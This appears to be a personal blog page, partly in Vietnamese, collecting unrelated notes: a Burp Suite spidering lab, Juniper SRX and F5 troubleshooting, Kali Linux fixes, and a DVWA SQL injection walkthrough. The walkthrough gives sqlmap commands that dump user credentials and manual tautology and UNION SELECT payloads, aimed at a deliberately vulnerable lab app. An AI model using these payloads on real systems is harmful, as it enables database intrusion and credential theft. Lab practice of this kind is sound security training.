Pages

Burpsuite – A Beginner’s Guide For Web Application Security or Penetration Testing

Source: https://kalilinuxtutorials.com

Burpsuite is a collection of tools bundled into a single suite made for Web Application Security or Penetration testing. It’s a java executable and hence it’s cross-platform. Kali Linux comes with Buprsuite free edition installed. There is also a professional version available.

The main features of burpsuite are that it can function as an intercepting proxy. Burpsuite intercepts the traffic between a web browser and the web server.

burpsuite

Other Features include:

  • Application-Aware Spider: Used for spidering/crawling a given scope of pages.
  • Scanner: Automatically scans for vulnerabilities just like any other automated scanners
  • Intruder: Used to perform attacks & brute-forces on pages in a highly customize-able manner.
  • Repeater: Used for manipulating and resending individual requests.
  • Sequencer: Used mainly for testing/fuzzing session tokens.
  • Extensibility, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.
  • Comparer & Decoder used for misc purposes that might come along the way when you conduct a Web Security test

Spidering a Website

A web crawler is a bot program which systematically browses the pages of a website for the purpose of indexing. Precisely a web crawler maps the structure of a website by browsing all its inner pages. The crawler is also reffered to as a spider or automatic indexer.

Burpsuite has got its own spider called the burpspider. The burp spider is a program which crawls into all the pages of a target specified in the scope. Before starting the burp spider, burpsuite has to to be configured to intercept the HTTP traffic.

Interface & Options

Like any other GUI/Windows tool, burpsuite contains a standard menu bar, 2 rows of tabs & different set of panels as seen below.

Burpsuite
Burpsuite Window

The above figure shows the options & details about the target. In the above figure there are mainly 4 sections. They are described against the corresponding numbers as follows:

  1. Tool & Options selector Tabs – Select between Various tools & settings of burpsuite
  2. Sitemap View – Displays the sitemap once spider has started
  3. Requests Queue – Displays the requests being made
  4. Request/Response Details – The HTTP requests made & the responses from the servers.

Lab 1 : Spidering a website

Spidering is a major part of recon while performing Web security tests. It helps the pentester to identify the scope & archetecture of the web-application.As described earlier, burpsuite has it’s own spider called the burp spider which can crawl into a website.

Scenario: Attacker – Kali Linux VM, IP = 192.168.0.105

Target – OWASP Broken Web Application VM, IP = 192.168.0.160

Download OWASPBWA

Step 1 : Setup Proxy

First, start burpsuite and check details under the proxy tab in Options sub-tab. Ensure IP is localhost IP & port is 8080.

burpsuite
Proxy Options & Information

Also, ensure that Intercept is ON in the Intercept Sub-Tab

burpsuite
Turning ON intercept

Then on IceWeasel/Firefox, Goto Options > Preferences > Network > Connection Settings.

Choose Manual Proxy Configuration

Burpsuite
Setting Proxy in IceWeasel

If you want, you can try installing proxy add-ons. Here is one such.

Install the proxy selector from addons page and goto preferences

burpsuite
Setting Up Addons


Goto Manage Proxies & add a new proxy filling out the relevant information. It’s simple.

burpsuite
Configuring Addon Proxy

Click the Proxy Selector button at the Top right & select the Proxy you just created.

burpsuite
Setting Up Addons

Step 2 : Getting Content into Burpsuite

After you have setup the proxy, goto the target normally by entering the URL in the address bar. You can notice that the page will not be loading up. This is because burpsuite is intercepting the connection.

burpsuite
Page Loading

Meanwhile, in burpsuite, you can see the request details. Click forward to forward the connection. Then you can see that the page has loaded up in the browser.

burpsuite
burp intercepting
burpsuite
Page Loaded

Comming back to burpsuite, you can see that all sections are populated.

burpsuite
Sitemap, Requests & Request/Response Details

Step 3 : Scope Selection & Starting Spider

Now narrow down the target as you want. Here the target/mutillidae is selected. Right click the mutillidae from the sitemap & select Spider from Here option

burpsuite
Selecting the target

After the spider starts, You get a prompt as shown in the following figure. It’s a login form. If you know the details, fill in as needed & thus the spider wil be able to crawl from the inside also. You can skip this step by pressing the Ignore Form button.

burpsuite
Submitting a Login form

Step 4 : Manipulating Details

Now you can see as the spider runs, the tree inside of the mutillidae branch gets populated. Also, the requests made are shown in the queue and the details are shown in the Request tab.

burpsuite
More details get Populated

Move on to different Tabs and see all the underlying information.

burpsuite
Interesting Cookie information
burpsuite
Response Details from the target
burpsuite
The page source

Finally, check if the spider is finished by viewing the Spider tab.

burpsuite
Spider Status

These are the very basics & starting point of a web security test. Spidering is an important part of the recon during the test and by clearly executing this, we can understand about the architecture of the target site.  In upcomming tutorials, we will extend this to other tools in the Burpsuite set of tools.
 

CPU thiết bị SRX tăng 100%

 command show
root@SRX> show chassis routing-engine  
root@SRX> show system processes extensive

Take the following steps to restore service:

  1. Restart web-management

    user@srx> restart web-management
  2. Use ‘ps -aux | grep php’ to find the long run php process. Even though J-Web is idle, end the php process by issuing ‘kill -9’

    root@SRX> start shell user root
    root@SRX% ps -aux | grep php
    root@SRX% kill -9 <<<--- kill -9 +PID of the process
  3. dùng lệnh %top   để monitor
  4.  https://kb.juniper.net/InfoCenter/index?page=content&id=KB26261

Kali in ESXi boots up with black screen



Recently I have noticed that the latest version of Kali Linux installed on an ESXi 6.5 host boots up with just a black screen.
You can press the old CTRL-ALT-F3 trick that will drop you down to a command prompt and away you go. However the actual GUI doesn’t work.
Here is the solution I found:


When you boot up to the boot loader,
Press ‘E’ when you see this screen:

Scroll down to the line beginning with ‘linux’ and add:
nomodeset

Press F10 and it will bootup!

Fix “Unable to locate package” error in Kali Linux.

This error is basically due to entries in the sources.list file.
Open /etc/apt/ using following command:
cd /etc/apt/
Open the sources.list file using:
sudo nano sources.list
Now paste the following code at the last line of the file:
deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
deb http://http.kali.org/kali sana main non-free contrib
deb http://security.kali.org/kali-security sana/updates main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali sana main non-free contrib
# deb-src http://security.kali.org/kali-security sana/updates main contrib non-free
deb http://old.kali.org/kali moto main non-free contrib
# For source package access, uncomment the following line
# deb-src http://old.kali.org/kali moto main non-free contrib
Write and quit the file using CTRL+O and CTRL+X

Now just run:
sudo apt-get update
Now your error is gone you can install any package

TMSH command on F5 LTM


Help is available on the following topics

General:
  glob                      regex                        tmsh
  grep                      time

Commands:
  cd                        list                         restart
  cp                        load                         run
  create                    modify                       save
  delete                    mv                           send-mail
  edit                      publish                      show
  exit                      pwd                          shutdown
  generate                  quit                         start
  help                      reboot                       stop
  install                   reset-stats                  submit

Modules:
  auth
  cert-ldap                 password-policy              source
  ldap                      radius                       tacacs
  login-failures            radius-server                user
  partition                 remote-role
  password                  remote-user

  cli
  admin-partitions          preference                   version
  global-settings           script
  history                   transaction

  cli alias
  private                   shared

  cm
  cert                      key                          watch-devicegroup-device
  config-sync               sniff-updates                watch-sys-device
  device                    sync-status                  watch-trafficgroup-device
  device-group              traffic-group
  failover-status           trust-domain

  ltm
  default-node-monitor      policy                       snat-translation
  eviction-policy           policy-strategy              snatpool
  ifile                     pool                         traffic-class
  nat                       rule                         virtual
  node                      snat                         virtual-address

  ltm auth
  crldp-server              profile                      ssl-crldp
  kerberos-delegation       radius                       ssl-ocsp
  ldap                      radius-server                tacacs
  ocsp-responder            ssl-cc-ldap

  ltm clientssl
  ocsp-stapling-responses

  ltm clientssl-proxy
  cached-certs

  ltm data-group
  external                  internal

  ltm dns
  dns-express-db            tsig-key
  nameserver                zone

  ltm dns analytics
  global-settings

  ltm dns cache
  global-settings           transparent
  resolver                  validating-resolver

  ltm dns cache records
  key                       nameserver
  msg                       rrset

  ltm dns dnssec
  key                       zone

  ltm global-settings
  connection                general                      traffic-control

  ltm html-rule
  comment-raise-event       tag-prepend-html             tag-remove-attribute
  comment-remove            tag-raise-event
  tag-append-html           tag-remove

  ltm message-routing

  ltm message-routing generic
  peer                      route                        transport-config
  protocol                  router

  ltm message-routing sip
  peer                      route                        transport-config

  ltm message-routing sip profile
  router                    session

  ltm monitor
  diameter                  mssql                        sip
  dns                       mysql                        smb
  external                  nntp                         smtp
  firepass                  none                         snmp-dca
  ftp                       oracle                       snmp-dca-base
  gateway-icmp              pop3                         soap
  http                      postgresql                   tcp
  https                     radius                       tcp-echo
  icmp                      radius-accounting            tcp-half-open
  imap                      real-server                  udp
  inband                    rpc                          virtual-location
  ldap                      sasp                         wap
  module-score              scripted                     wmi

  ltm persistence
  cookie                    msrdp                        ssl
  dest-addr                 persist-records              universal
  global-settings           sip
  hash                      source-addr

  ltm profile
  certificate-authority     http2                        rtsp
  classification            icap                         sctp
  client-ldap               iiop                         server-ldap
  client-ssl                ipother                      server-ssl
  dhcpv4                    mblb                         sip
  dhcpv6                    mssql                        smtps
  diameter                  ntlm                         socks
  dns                       ocsp-stapling-params         spdy
  dns-logging               one-connect                  statistics
  fasthttp                  pptp                         stream
  fastl4                    qoe                          tcp
  fix                       radius                       udp
  ftp                       ramcache                     wa-cache
  gtp                       request-adapt                web-acceleration
  html                      request-log                  xml
  http                      response-adapt
  http-compression          rewrite

  net
  arp                       lldp-neighbors               self-allow
  bwc-policy                ndp                          stp
  cmetrics                  packet-filter                stp-globals
  dns-resolver              packet-filter-trusted        trunk
  ike-evt-stat              port-mirror                  vlan
  ike-msg-stat              route                        vlan-allowed
  interface                 route-domain                 vlan-group
  interface-cos             router-advertisement         wccp
  ipsec-stat                rst-cause
  lldp-globals              self

  net cos
  global-settings           map-dscp
  map-8021p                 traffic-priority

  net fdb
  tunnel                    vlan

  net ipsec
  ike-daemon                ipsec-policy                 traffic-selector
  ike-peer                  ipsec-sa
  ike-sa                    manual-security-association

  net rate-shaping
  class                     queue
  drop-policy               shaping-policy

  net tunnels
  etherip                   ipsec                        v6rd
  fec                       map                          vxlan
  fec-stat                  ppp                          wccp
  gre                       tcp-forward
  ipip                      tunnel

  sys
  classification-signature  ha-status                    outbound-smtp
  clock                     hardware                     pptp-call-info
  cluster                   host-info                    proc-info
  config                    httpd                        provision
  config-diff               hypervisor-info              pva-traffic
  connection                icmp-stat                    scriptd
  console                   ip-address                   service
  cpu                       ip-stat                      smtp-server
  daemon-ha                 iprep-status                 snmp
  datastor                  license                      sshd
  db                        log                          state-mirroring
  dns                       log-rotate                   sync-sys-files
  failover                  mac-address                  syslog
  feature-module            management-dhcp              tmm-info
  fix-connection            management-ip                tmm-traffic
  folder                    management-route             traffic
  geoip                     mcp-state                    ucs
  global-settings           memory                       version
  ha-group                  ntp

  sys application
  apl-script                service
  custom-stat               template

  sys crypto
  cert                      crl                          pkcs12
  check-cert                key                          server
  client                    master-key

  sys crypto fips
  by-handle                 external-hsm                 key

  sys daemon-log-settings
  clusterd                  icrd                         mcpd
  csyncd                    lind                         tmm

  sys disk
  application-volume        directory                    logical-disk

  sys file
  apache-ssl-cert           ifile                        system-ssl-cert
  dashboard-viewset         ssl-cert                     system-ssl-key
  data-group                ssl-crl
  external-monitor          ssl-key

  sys fpga
  firmware-config           info

  sys icall
  event                     publisher
  istats-trigger            script

  sys icall handler
  periodic                  perpetual                    triggered

  sys ipfix
  destination               element                      irules

  sys log-config
  filter                    publisher

  sys log-config destination
  alertd                    local-database               remote-syslog
  arcsight                  local-syslog                 splunk
  ipfix                     remote-high-speed-log

  sys performance
  all-stats                 ramcache                     throughput
  connections               system

  sys raid
  array                     bay                          disk

  sys sflow
  receiver

  sys sflow data-source
  http                      system
  interface                 vlan

  sys sflow global-settings
  http                      system
  interface                 vlan

  sys software
  block-device-hotfix       image                        update
  block-device-image        signature                    update-status
  hotfix                    status                       volume

  sys url-db
  download-result           download-schedule            url-category

  util
  bash                      ping                         test-monitor
  ccmode                    ping6                        tracepath
  dig                       platform_check               tracepath6
  dnat                      qkview                       traceroute
  domain-tool               racoonctl                    traceroute6
  fips-card-sync            scp                          unix-ls
  fips-util                 sftp                         unix-mv
  gencert                   sipdb                        unix-rm
  get-ccn-dossier           ssh-keyswap                  updatecheck
  get-dossier               ssldump                      vconsole
  imish                     sys-icheck                   zebos
  lsndb                     tcpdump
  netstat                   telnet

  wom

  wom profile

How to remote desktop kali linux on window

Fist:
apt-get update && apt-get upgrade
apt-get dist-upgrade
apt-get install xrdp vnc4server tightvncserver
service xrdp start
Service xrdp-sesman start
update-rc.d xrdp enable
On Window: mstsc   -> chọn
Nếu bị lỗi:
apt-get remove gnome-core
apt-get install lxde-core lxde kali-defaults kali-root-login desktop-base
update-alternatives –-config x-session-manager
 chon 4:  /usr/bin/startlxde

Setting a Static IP Address in Metasploitable

This should also work for command line IP address changes to Linux:
edit the file /etc/network/interfaces
sudo /etc/network/interfaces
Change:
auto eth0
iface eth0 inet dhcp
To:
auto eth0
iface eth0 inet static
address 172.16.40.10
netmask 255.255.0.0
network 172.16.0.0
broadcast 172.16.255.255
gateway 172.16.2.47
dns-nameservers 172.16.2.4 172.16.2.15
Restart neworking
sudo /etc/init.d/networking restart

IDP logs

LOGGING IDP

Lets try and find a list of possible Syslog messages relating to IDP…
blogger@LEFTY> help syslog | match IDP
CHASSISD_CB_READ                 chassisd could not read midplane EEPROM
CHASSISD_I2C_MIDPLANE_CORRUPT    Midplane I2C ID EEPROM was corrupted
IDP_APPDDOS_APP_ATTACK_EVENT     IDP: DDOS attack on application
IDP_APPDDOS_APP_ATTACK_EVENT_LS  IDP: DDOS attack on application
IDP_APPDDOS_APP_STATE_EVENT      IDP: DDOS application state transition event
IDP_APPDDOS_APP_STATE_EVENT_LS   IDP: DDOS application state transition event
IDP_ATTACK_LOG_EVENT             IDP attack log
IDP_ATTACK_LOG_EVENT_LS          IDP attack log
IDP_COMMIT_COMPLETED             IDP policy commit completed
IDP_COMMIT_FAILED                IDP commit exited with failure
IDP_DAEMON_INIT_FAILED           Failed to initialize IDP daemon
IDP_IGNORED_IPV6_ADDRESSES       IDP ingnores IPv6 addresses
IDP_INTERNAL_ERROR               IDP daemon encountered an internal error.
IDP_POLICY_COMPILATION_FAILED    IDP policy compilation failed
IDP_POLICY_LOAD_FAILED           Failed to load an IDP policy
IDP_POLICY_LOAD_SUCCEEDED        IDP policy loaded successfully
IDP_POLICY_UNLOAD_FAILED         Failed to unload an IDP policy
IDP_POLICY_UNLOAD_SUCCEEDED      IDP policy unloaded successfully
IDP_SCHEDULEDUPDATE_START_FAILED Failed to start scheduled update
IDP_SCHEDULED_UPDATE_STARTED     Scheduled update has started
IDP_SECURITY_INSTALL_RESULT      IDP security package install result
IDP_SESSION_LOG_EVENT            IDP session event log
IDP_SESSION_LOG_EVENT_LS         IDP session event log
IDP_SIGNATURE_LICENSE_EXPIRED    IDP signature update license key has expired

From the descriptions looks like we will want to log to match the string “IDP_ATTACK_LOG_EVENT”

I want to send the IDP attack logs to a remote syslog (Splunk  in this case – free for 500MB of logging data a day!)

Here is the config under system/syslog for that…

host 192.168.56.50 {
    any any;
    match IDP_ATTACK_LOG_EVENT;
    source-address 10.10.10.5;
}

DVWA SQL Injection (low level)

Bài này sẽ sử dụng 2 cách để khai thác:
 1. dùng tool sqlmap (nếu chưa biết, các bạn xem tại đây: huong-dan-su-dung-sqlmap-trong-kali.html)
 2. sử dụng phương pháp thủ công (có thể xem ví dụ khác tại: đây)


Phần 1: Dùng tool sqlmap

Lấy các thông tin: url, Cookie sử dụng wireshark


Bước 1: Trước tiên, chúng ta đi tìm Database cần khai thác.
-u : URL  của website  mục tiêu
--dbs : liệt kê danh sách các database

Đây là command:
 sqlmap -u "http://dvwa_lab.com/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit'"--cookie="security=low; PHPSESSID=7btqaq7r7ur0dcmga1nfp4o5v7" --dbs


Bước 2: Tiếp đến, chúng ta lựa chọn database với -D , và liệt kê bảng trong database với --tables

sqlmap -u "http://dvwa_lab.com/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit'" --cookie="security=low; PHPSESSID=7btqaq7r7ur0dcmga1nfp4o5v7" -D dvwa --tables


Bước 3: chúng ta chọn bảng với -T và liệt kê cột với --columns

sqlmap -u "http://dvwa_lab.com/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit'" --cookie="security=low; PHPSESSID=7btqaq7r7ur0dcmga1nfp4o5v7" -D dvwa -T users --columns


Bước cuối cùng: sử dụng tham số -C để chọn cột user và password; và sử dụng --dump để đọc dữ liệu của cột ==> Việc còn lại là ngồi uống cafe  và lấy thông tin.

sqlmap -u "http://dvwa_lab.com/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit'" --cookie="security=low; PHPSESSID=7btqaq7r7ur0dcmga1nfp4o5v7" -D dvwa -T users -C user,password --dump


kết quả tìm được: user/pass là admin/password

Phần 2: làm thủ công

Chúng ta thử đánh 1 số vào text box.
Như bạn thấy, 1 số thông tin được xuất ra màn hình. Theo cơ chế này thì kết quả được lấy ra từ database từ giá trị được nhập vào textbox và xuất ra màn hình. Câu truy vấn sql sẽ như sau:
           SELECT first_name, last_name FROM users WHERE user_id = '$ id'; 

Bây giờ thay vì nhập 1 thì nhập 1' . Tương ứng với truy vấn sql

SELECT first_name, last_name FROM users WHERE user_id = ' 1 ' ; 

SELECT first_name, last_name FROM users WHERE user_id = ' 1 ' ' ; 

Lúc này trang web sẽ xảy ra lỗi.

Bây giờ, chúng ta nhập vào textbox nội dung sau: 99 'or' 1 '=' 1 '#
lệnh sql sẽ là:
SELECT first_name, last_name FROM users WHERE user_id = ' 99 'or' 1 '=' 1 '# ' ; 

- số 99 ở trên không quan tâm, chúng ta có thể nhập bất cứ số nào.
- '1' = '1' thì có ý nghĩa (chưa rõ thì xem lại các bài sql injection trước đây) đây là phép toán luôn đúng. Nên nó sẽ thực thi truy vấn nay.
[hình]

Tìm số cột của database bằng ORDER BY

SQL query : select ... WHERE ... ORDER BY..
nếu có báo lỗi :  Unknow column 'xx' in 'order clause' thì số cột sẽ là xx-1
Bây giờ, chúng ta thử lần lượt từ 1. Nhập vào textbox như sau:
99 'or' 1 '=' 1' order by 1#   ==> không lỗi
99 'or' 1 '=' 1' order by 2#   ==> không lỗi
99 'or' 1 '=' 1' order by 3#   ==> xảy ra lỗi
==> vậy có 2 cột trong database hiện tại đang sử dụng.

Sử dụng UNION để khai thác thêm

Nhập vào textbox: 99 'or' 1 '=' 1 'UNION Select 1,2 # 
==> tất cả các hàng sẽ được xuất ra màn hình.

Bây giờ tìm version() của database
     99 'or' 1 '=' 1 'UNION Select 1,version() # 

Tìm user : 99 'or' 1 '=' 1 'UNION Select 1,user() # 

Tìm database: 99 'or' 1 '=' 1 'UNION Select 1,database() # 
Tìm thư mục cài đặt database : 99 'or' 1 '=' 1 'UNION Select 1,@@datadir() # 

còn tiếp...

Adsense

Translate